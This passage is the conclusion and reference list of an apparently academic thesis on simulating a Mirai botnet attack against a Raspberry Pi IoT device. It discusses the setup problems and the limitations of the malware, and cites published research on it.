

Figure 11. Botnet terminal

5 Conclusion

The main requirement of the thesis was to run a Mirai attack on a IoT device simulated by a Raspberry Pi. Being able to simulate malware for research purposes is fundament in the security industry. It allows a deeper analysis of both software mechanisms and network traffic patterns. This is the way to formulate new defense strategies against botnets. The methods used in this thesis correspond to basic malware research, although it was not part of the scope to come up with practical defense strategies.

The attack simulator was successful. Some problems were encountered regarding software bugs, as well as the device architecture, which was not exactly the one specified in the malware’s source code. Some light modifications allowed the simulation to be carried out in the given environment. This proves that even if Mirai was able to gain ownership of thousands of devices, it is not infinitely flexible. When new devices enter the market, Mirai may not stay relevant anymore. Even malware needs to get software updates. This could be one of the reasons why there are so many copycats, since they tend to include small variations of the attack vector.

Although there is some information regarding Mirai and how to set up a botnet, during the process of this thesis it became evident that the malware would not work straight out of the box. Hopefully this thesis can shed some light on the setup process as well as provide useful information about the threats and limitations of Mirai, especially in the IoT setting.

References

1 W. Richard Stevens. TCP/IP Illustrated. Indianapolis: Addison-Wesley; 1994

2 List of TCP and UDP port numbers [Internet]. Wikipedia, The Free Encyclopedia; 2018 Jul 25, 13:22 UTC [cited 2018 Jul 26]. Available from: https://en.wikipedia.org/w/index.php?title=List_of_TCP_and_UDP_port_numbers&oldid=851925166.

3 Android Debuf Bridge (adb) [Internet]. Developers ; 2018 Jun 5 [cited 2018 July 20]. Available from : https://developer.android.com/studio/command-line/adb

4 Meghna Chhabra, Brij Gupta, Ammar Almomani. A Novel Solution to Handle DDoS Attack in MANET, Article, Journal of Information Security; 2013

5 Q. Li, E.Chang, M.C Chan. On the Effectiveness of DDoS Attacks on Statistical Filtering; March 13-17 2005; Miami, USA: INFOCOM 2005, 24th Annual Joint Conference of the IEEE Computer and Communications Societies; March 2005

6 What is a DDoS Attack? [Internet]. Cloudflare. [cited 2018 July 30]. Available from: https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/

7 Scott Hilton. Dyn Analysis Summary of Friday October 21 Attack. [Internet]. Oracle + Dyn; 2016 Oct 26. [cited 2018 July 31]. Available from : https://dyn.com/blog/dyn-analysis-summary-of-friday-october-21-attack/

8 Constantinos Kolias, Georgios Kambourakis, Angelos Stravrou, Jeffrey Voas. DDoS in the IoT: Mirai and Other Botnets. Computer. 2017 July 7; Vol50(7); 80-84

9 Brian Krebs. Source Code for IoT Botnet 'Mirai' Released [Internet]. Virginia : Krebs on Security. 2016 Oct 1. Available from: https://krebsonsecurity.com/2016/10/source-code-for-iot-botnet-mirai-released/ , accessed 13 July 2018.

10 Hamdija Sinanovic, Sasa Mrdovic, Analysis of Mirai Malicious Software. In: 2017 25th International Conference on Software, Telecommunications and Computer Networks (SoftCOM); 2017 September 21-23. Split; Croatia. IEEE; 2017 [cited 2018 July 26].

11 Michele De Donno, Nicola Dragoni, Alberto Giarreta, Angelo Spongnardi. DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation. [Internet]. Hindawi, Security and Communication Networks; 2018 Feb 18 . [cited 2018 July 31]. Available from : https://www.hindawi.com/journals/scn/2018/7178164/

12 Manos Antonakakis, et al. Understanding the Mirai Botnet. In: 26th USENIX Security Symposium [Internet]; 2017 August 16-18 . Vancouver: USENIX: 2017

[cited 2018 July 17]: p. 1093-1110. Available from: https://www.usenix.org/system/files/conference/usenixsecurity17/sec17-antonakakis.pdf

13 Roland Dobbins. Mirai IoT Bonet Description and DDoS Attack Mitigation. [Internet]. Netscout; 2016 Oct 26 . [cited 2018 July 31]. Available from : https://asert.arbornetworks.com/mirai-iot-botnet-description-ddos-attack-mitigation/

14 Anna-senpai (2016). Mirai-Source-Code [Source code]. Available from : https://github.com/jgamblin/Mirai-Source-Code/

15 Universal Plug and Play [Internet]. Wikipedia, The Free Encyclopedia. August 02, 2018 , 11:42 UTC. Available from : https://en.wikipedia.org/w/index.php?title=Universal_Plug_and_Play&oldid=843175555. Accessed August 02, 2018.

16 What's a Mirai botnet doing with my router? [Internet] F-Secure Safe & Savvy. 2016 Nov 30. Available from : https://safeandsavvy.f-secure.com/2016/11/30/whats-a-mirai-botnet-doing-with-my-router. Accessed August 02, 2018.

17 Yegenshen. IoT_Reaper: A Rappid Spreading New IoT Botnet [Internet]. Network Security Research Lab at 360 2017 Oct 20. Available from: http://blog.netlab.360.com/iot_reaper-a-rappid-spreading-new-iot-botnet-en/, accessed 20 July 2018.

18 Catalin Cimpanu. Amateur Hacker Behind Satori Botnet [Internet]. Bleeping Computer 2017 Dec 22. Available from: https://www.bleepingcomputer.com/news/security/amateur-hacker-behind-satori-botnet/, accessed 20 July 2018.

19 DSL-2750b – OS Command Injection Vulnerability Report – Exploit Database [Internet] D-Link . Available from : https://securityadvisories.dlink.com/announcement/publication.aspx?name=SAP10088. Accessed August 02, 2018.

20 David Balaban. Top 3 Crypto Mining Botnets: Smominru, DDG and ADB.Miner [Internet]. ITSP Magazine 2018 May 9. Available from: https://www.itspmagazine.com/from-the-newsroom/top-3-crypto-mining-botnets-smominru-ddg-and-adbminer accessed 20 July 2018.

21 AV-TEST – The Independent IT-Security Institute. The AV-TEST Security Report 2017/2018: The latest Analysis of the IT Threat Scenario. Klewitzstrasse (GE): AV-TEST GmbH; 2018 July 20. 28p

22 Social Compare – RaspberryPi models comparison[Internet] . Available from: http://socialcompare.com/en/comparison/raspberrypi-models-comparison. Accessed November 25, 2018.

23 Oracle VirtualBox [Internet] . Available from: https://www.virtualbox.org/. Accessed August 15, 2018.

24 Turning on an LED with your Raspberry Pi's GPIO Pins[Internet] . Available from: https://thepihut.com/blogs/raspberry-pi-tutorials/27968772-turning-on-an-led-with-your-raspberry-pis-gpio-pins. Accessed October 27, 2018.